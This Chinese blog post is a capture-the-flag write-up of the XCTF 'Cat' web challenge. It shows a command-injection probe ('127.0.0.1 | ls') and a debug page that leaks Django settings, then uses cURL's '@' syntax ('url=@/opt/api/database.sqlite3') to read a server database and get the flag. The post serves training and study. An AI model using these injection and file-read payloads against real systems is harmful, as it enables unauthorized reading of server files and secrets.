攻防世界-web-Cat

原创

ST0new 于 2019-09-08 23:17:43 发布 419 收藏 1

分类专栏： CTF 文章标签： 攻防世界 web

本文链接：https://blog.csdn.net/wang_624/article/details/100642184


文章目录

攻防世界

web

Cat

打开一个输入框，输入一些域名没有反应，输入127.0.0.1 后有回显，那么就可以猜想可能是我们输入的命令 和ping 结合，这里就可以试试通过 & ，| 之类的添加一些其他的命令试试是否可以执行。



寻找绕过点

通过输入`127.0.0.1 | ls` 发现被过滤返回Invalid URL，这里替换成 & 和&& 都被过滤，所以不能直接添加其他的命令去输入。

在url处 发现当传入url编码的值后，可以解析。当传入%80等之后的值发现报错。摘录出一部分。

由于url编码是16进制 ascii范围是0-127 所以%80大于127 导致了报错。

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
```

发现使用的框架

```
<tr>
      <th>Django Version:</th>
      <td>1.10.4</td>
</tr>
<tr>
      <th>Python Version:</th>
      <td>2.7.12</td>
    </tr>
<tr>
使用的是python和Django框架
```

通过Django的报错调用栈中的信息，发现database的相关信息

```
<tr>
          <td>DATABASES</td>
          <td class="code"><pre>{&#39;default&#39;: {&#39;ATOMIC_REQUESTS&#39;: False,
             &#39;AUTOCOMMIT&#39;: True,
             &#39;CONN_MAX_AGE&#39;: 0,
             &#39;ENGINE&#39;: &#39;django.db.backends.sqlite3&#39;,
             &#39;HOST&#39;: &#39;&#39;,
             &#39;NAME&#39;: &#39;/opt/api/database.sqlite3&#39;,
             &#39;OPTIONS&#39;: {},
             &#39;PASSWORD&#39;: u&#39;********************&#39;,
             &#39;PORT&#39;: &#39;&#39;,
             &#39;TEST&#39;: {&#39;CHARSET&#39;: None,
                      &#39;COLLATION&#39;: None,
                      &#39;MIRROR&#39;: None,
                      &#39;NAME&#39;: None},
             &#39;TIME_ZONE&#39;: None,
             &#39;USER&#39;: &#39;&#39;}}</pre></td>
        </tr>
```

通过FUZZ，发现对于@没有过滤。

3.payload

之后根据题目提示`RTFM of PHP CURL===>>read the fuck manul of PHP CURL???`

```
![在这里插入图片描述](https://img-blog.csdnimg.cn/20190908231606l6.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3dhbmdfNjI0,size_16,color_FFFFFF,t_70)
```

根据题目的提示，我们可以使用@加完整路径去进行传递，并且由于Django设置的gbk编码，我们可以通过超出解析范围的编码获得报错信息

`url=@/opt/api/database.sqlite3`

访问刚才database的报错信息，通过搜素关键字发现flag

x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\

持续更新Android安全、web安全等原创文章，需要学习资料，技术交流可以关注我一起学习